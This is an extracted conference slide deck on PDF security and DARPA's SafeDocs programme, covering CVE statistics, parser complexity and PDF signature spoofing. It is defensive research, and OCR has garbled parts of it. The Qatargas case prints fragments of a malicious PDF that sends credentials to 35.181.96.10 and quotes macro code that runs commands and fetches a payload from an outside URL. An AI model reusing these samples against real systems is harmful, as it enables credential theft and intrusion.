



Could PDF be a weapon in cyber warfare?

Peter Wyatt & Duff Johnson

Who we are...

■ Peter Wyatt

- PDF Association Board Member
- PDF Association PDF TWG co-Chair
- NEW** PDF Association SafeDocs TWG Chair
- Co-Project Leader of ISO 32000
- PDF Principal Investigator for DARPA Safe Documents (SafeDocs)
- Software R&D/engineering background



■ Duff Johnson

- PDF Association Executive Director
- PDF Association chair various TWGs
- Co-Project Leader of ISO 32000
- Industry Lead for DARPA Safe Documents (SafeDocs)
- Product management background



Copyright © 2018, PDF Association

This research was developed with funding from the Defense Advanced Research Projects Agency (DARPA).
The views, opinions and/or findings expressed are those of the author and should not be interpreted as representing the official views or policies of the Department of Defense or the U.S. Government.

DARPA Safe Documents (SafeDocs)



SafeDocs – What are we trying to do?

Reduce electronic document complexity and build verified parsers to radically improve software's ability to reject invalid and malicious data

Regain trust in electronic documents and the ability to process them safely

DARPA Safe Documents (SafeDocs)



SafeDocs – What are we trying to do?

Regain trust???
When did we loose it?

*Regain trust in electronic documents and the ability
to process them safely*

DARPA Safe Documents (SafeDocs)



SafeDocs – What are we trying to do?

Regain trust???

When did we lose it?



Let's take a look from a cyber-security viewpoint...

Regain trust in electronic documents and the ability to process them safely

NIST Vulnerability data...

- “PDF” CVEs increasing in quantity year-on-year
- “PDF” CVEs are steady at 3%-5% of all reported CVEs
 - Total CVEs = 117,983

CVE data as at 17 June 2019 from https://nvd.nist.gov/vuln/search/statistics?form_type=Basic&results_type=statistics&query=PDF&search_type=all





NIST Vulnerability data...

- “PDF” CVEs increasing in quantity year-on-year
- “PDF” CVEs are steady at 3%-5% of all reported CVEs
 - Total CVEs = 117,983


CVE data as at 17 June 2019 from https://nvd.nist.gov/vuln/search/statistics?form_type=Basic&results_type=statistics&query=PDF&search_type=all

- ***And that’s only the malicious PDFs!***

- *No scams*
- *No phishing*
- *No nested formats*
- *Etc.*




What does that really mean?



Workshop on the Economics of Information Security (WEIS) 2019 (June 3-4), "Improving Vulnerability Remediation Through Better Exploit Prediction"

What does that really mean?




“VirusTotal receives over 12 million (non-executable) document submissions per year”

“A Broad View of the Ecosystem of Socially Engineered Exploit Documents”, Blond et al, 2017.


Workshop on the Economics of Information Security (WEIS) 2019 (June 3-4), “Improving Vulnerability Remediation Through Better Exploit Prediction”

What does that really mean?




“VirusTotal receives over 12 million (non-executable) document submissions per year”
“A Broad View of the Ecosystem of Socially Engineered Exploit Documents”, Blond et al, 2017.

DARPA Problem: Format complexity leads to vulnerabilities



Parsing vulnerabilities dominate in CVEs



Famous vulnerabilities are parser bugs

- Many thousands of conditions to check
- Electronic data format specifications contain hundreds of pages
 - PDF, Word, PowerPoint: >500 pages; Excel >1000 pages; SSL/TLS > 100
- Complex document formats result in poor, hard to check, vulnerable parser code
- Attackers find and abuse rarely used complex document format features

<https://www.darpa.mil/attachments/SafeDocs%20ProposersDay-Final.pdf>

Workshop on the Economics of Information Security (WEIS) 2019 (June 3-4), “Improving Vulnerability Remediation Through Better Exploit Prediction”

What does that really mean?



Problem: Format complexity leads to vulnerabilities

■ Parsing CVEs ■ Other CVEs

Summary:

- Be alert. Not alarmed.
- Parsing errors are the **root cause** of most vulnerabilities

“VirusTotal
million (non-executable)
document submissions per year”
“A Broad View of the Ecosystem of Socially Engineered Exploit Documents”, Blond et al, 2017.

- Many thousands of conditions to check
- Electronic data format specifications contain hundreds of pages
 - PDF, Word, PowerPoint: >500 pages; Excel >1000 pages; SSL/TLS > 100
- Complex document formats result in poor, hard to check, vulnerable parser code
- Attackers find and abuse rarely used complex document format features

<https://www.darpa.mil/attachments/SafeDocs%20ProposersDay-Final.pdf>

Workshop on the Economics of Information Security (WEIS) 2019 (June 3-4), “Improving Vulnerability Remediation Through Better Exploit Prediction”

How cyber-security researchers think about PDF...




Spam




Phishing



Payload



DoS




Zero-Day




Social
Engineering




Misinformation/
Mis-trust



Polyglot



Content
Masking



UI
Forgery




Privacy
Leakage



Information
Hiding

How cyber-security researchers think about PDF...




Spam



Phishing



Payload



DoS




Zero-Day



Social
Engineering




Misinformation/
Mis-trust



Polyglot



Content
Masking



UI
Forgery




Privacy
Leakage



Information
Hiding

How cyber-security researchers think about PDF...




Spam



Phishing



Payload



DoS




Zero-Day



Social
Engineering




Misinformation/
Mis-trust



Polyglot



Content
Masking



UI
Forgery




Privacy
Leakage



Information
Hiding

How cyber-security researchers think about PDF...




Spam



Phishing



Payload



DoS




Zero-Day



Social
Engineering




Misinformation/
Mis-trust



Polyglot



Content
Masking



UI
Forgery



Privacy
Leakage



Information
Hiding

How cyber-security researchers think about PDF...



Social Engineering

https://www.qatargas.com/english/JobOpportunities/Lists/JobApplicationDocuments/454538_636929031317763716.pdf

Malicious PDF

ALI OBAD, P.Eng., PMP
302 221 4 St. NE, Calgary AB, Canada T2E 3T1
+1(403) 852-8928
ali.obad@qatargas.com

Professional Profile

Mechanical engineer and certified PMP Professional with 8 years of progressive field and office experience with owner/operating Oil & Gas companies in Canada, with expertise in managing projects in surface facilities, flowlines, and offshore drilling. Responsibilities including project planning and execution, cost and schedule estimation, FEED engineering management, interface management, regulatory compliance, QA/QC, fabrication, and construction. Equipped with strong interpersonal and communication skills, strong data analysis and data interpretation skills, partnered with leadership characteristics and the ability to influence and affect change in a positive manner.

PROFESSIONAL EXPERIENCE

Facilities Project Engineer/ Manager Apr 2018 – Present
SAGD Pads & Flowlines, Devon Energy – Calgary, Canada
Manage, coordinate, and execute Devon's Thermal Capital Projects (15–25 million dollars each) through engineering, procurement, fabrication, construction and pre-commissioning.

- Accountable for the project's scope, quality, cost and schedule objectives.
- Develop plans for the engineering design, procurement, fabrication, construction and pre-commissioning aspects of the project.
- Direct and manage engineering contractors with respect to project scope, design, manpower, schedule, change control and risk management.
- Coordinate and execute projects in collaboration with the Devon functional groups - Development, Technical Operations, Operations, Drilling and Completions, Surface Land, Regulatory.
- Resolve and manage technical, commercial, and logistical issues arising during the different aspects of the project.
- Monitor progress against project plans to proactively identify and mitigate risk throughout the project and initiate corrective measures when required.
- Interface and promote Devon's H&S standards & attributes.
- Implement lessons learned of previous projects and ongoing operations.
- Ensure stage gate deliverables are complete and establish solutions and options to the business that add the most value to the organization.

```
0070b: 2f 47 72 6f 15 70 3e 5e 2f 4d 65 64 69 61 42 6f /Group>>/MediaBo
0400b: 78 58 30 20 50 20 36 31 32 20 37 39 32 50 2f 50 x[0 0 612 792]/P
0410b: 61 72 65 4e 74 20 32 30 20 30 20 2f 41 41 20 30 aren 20 0 /AA <
0420b: 3c 2f 4f 20 3c 3c 2f 46 20 28 5c 5c 5c 5c 33 35 </O <</F (|||||S
0430b: 2e 31 38 31 2e 39 36 2e 31 30 5c 5c 74 65 73 74 181.96.10\\tag
0440b: 29 2f 44 20 58 20 30 20 2f 46 69 74 5d 2f 53 20 /D I O /F15/S
0450b: 2f 47 6f 54 6f 45 3e 3e 3e 52 2f 52 65 73 6f /GoToE>>>R/Reo
0460b: 75 72 63 65 73 3c 3c 2f 45 78 74 47 53 74 61 74 uceac<<ExtGSat
0470b: 65 3c 3c 2f 47 53 37 20 34 37 20 30 20 52 2f 47 e<</GS? 47 0 R/G
```

```
SECURITY WARNING Macros have been disabled. Enable Content
Navigation
Search document
HEADINGS PAGES RESULTS
David Morris
CV
Name: David
Last:
Dears please find my CV in this document
While Now() < wait(1)
MsgBox "This is fun"
Dim cmd As String
cmd = "cmd /c windows\system32\cmd.exe /create /c MINUTE /MO 30 /TR msec /TR \NOSEXPFILES\
Set obj = CreateObject("WScript.Shell")
Set obj2 = obj.Exec(cmd)
Dim UserHome As String
'On opening, find out who this is and convert to lower case
UserHome = LCase(Environ("UserHome"))
Dim ie As Object
Set ie = CreateObject("InternetExplorer.Application")
ie.Visible = False
ie.Navigate "http://ataads.savvythings.net/XI.php?o=ben"
'Display a greeting and change default cell colour
MsgBox "Hi" = UserHome
Dim path As String
Dim fileName As String
'path = "C:\Users\%*% \My Documents"
fileName = "cv"
ActiveDocument.SaveAs FileName:=path & ".*.doc", FileFormat:=wdFormatDocument
```

```
SECURITY WARNING Macros have been disabled. Enable Content
CURRICULUM VITAE
CAREER OBJECTIVE
To secure a responsible position where I can utilize my interpersonal skills for my growth as well as organizational development to achieve goal.
ACADEMIC QUALIFICATION
RedDrip Team
@RedDrip7
#Qatargas, the world's largest LNG producer, seems get compromised to deliver malicious PDF (CVE-2018-4993) via its website to exfiltrate user credentials to 35.181.96.10. Two more related samples download payloads from the same C2 through malicious macro.
virustotal.com/#/file/636330a...
```

1. Exfiltrate user credentials including user name to 35.181.96.10 through CVE-2018-4993 exploit.

2. Generate the URL to download another CV.doc by local user name to make the attack targeted.

3. The follow up payload and execute.

Hiding

<https://twitter.com/RedDrip7/status/1132970827043860481>

How cyber-security researchers think about PDF...

Engine	Detection
AegisLab	Trojan.PDF.Credlik.4lc
ALYac	Exploit.CVE-2018-4993
AVG	Other:Malware-gen [Trj]
Comodo	Malware@#20fvv6cvy737p
ESET-NOD32	PDF/Exploit.CVE-2018-4993.E
Ikarus	Exploit.CVE-2018-4993
K7GW	Exploit (00530acf1)
McAfee	Exploit-CVE2018-4993
Qihoo-360	Win32/Trojan.2eb
ZoneAlarm by Check Point	HEUR:Trojan.PDF.Credlik.a
Antiy-AVL	Undetected
Avast-Mobile	Undetected
Babable	Undetected
AhnLab-V3	PDF/Cve-2018-4993.S1
Avast	Other:Malware-gen [Trj]
ClamAV	Pdf.Exploit.CVE_2018_4993-6546349-0
Cyren	PDF/Trojan.RJXZ-1
GData	PDF.Trojan.Agent.S2A82R
K7AntiVirus	Exploit (00530acf1)
Kaspersky	HEUR:Trojan.PDF.Credlik.a
McAfee-GW-Edition	Exploit-CVE2018-4993
ViRobot	PDF.Z.CVE-2018-4993.962542
Ad-Aware	Undetected
Arcabit	Undetected
Avira (no cloud)	Undetected
Baidu	Undetected

<https://www.virustotal.com/gui/file/636330a96cff1ae1878a24a02f6bad1bb5cdddb11c93c72a430fd811d4ce56f/detection>




Social Engineering



Information Hiding

How cyber-security researchers think about PDF...




Spam



Phishing



Payload



DoS




Zero-Day



Social
Engineering




Misinformation/
Mis-trust



Polyglot



Content
Masking



UI
Forgery




Privacy
Leakage



Information
Hiding

How cyber-security researchers think about PDF...



“1 Trillion Dollar Refund – How To Spoof PDF Signatures” by Mladenov et al.

Attacks take an already digitally signed PDF then modify the PDF (*introduce errors*) such that software does not detect the modifications and reports the digital signature as still valid.

21 of 22 desktop viewer applications and 5 of 7 online validation services were vulnerable against at least one attack:

- Universal Signature Forgery (USF) - CVE-2018-16042
- Incremental Saving Attack (ISA) - CVE-2018-18688
- Signature Wrapping Attack (SWA) - CVE-2018-18689

<https://www.pdf-insecurity.org/>

How cyber-security researchers think about PDF...



Spam



Misinformation/
Mis-trust

“1 Trillion Dollar Refund – How To Spoof PDF Signatures” by Mladenov et al.

Root Causes:

- complexity of PDF specification

- Signature Wrapping Attack (SWA) - CVE-2018-18689

<https://www.pdf-insecurity.org/>

How cyber-security researchers think about PDF...



Spam



Misinformation/
Mis-trust

“1 Trillion Dollar Refund – How To Spoof PDF Signatures” by Mladenov et al.

Root Causes:


- complexity of PDF specification

^and it's nested formats

- Incremental Saving Attack (ISA) - CVE-2018-18688
- Signature Wrapping Attack (SWA) - CVE-2018-18689

<https://www.pdf-insecurity.org/>

How cyber-security researchers think about PDF...



Spam



Misinformation/
Mis-trust

“1 Trillion Dollar Refund – How To Spoof PDF Signatures” by Mladenov et al.

Root Causes:

- complexity of PDF specification

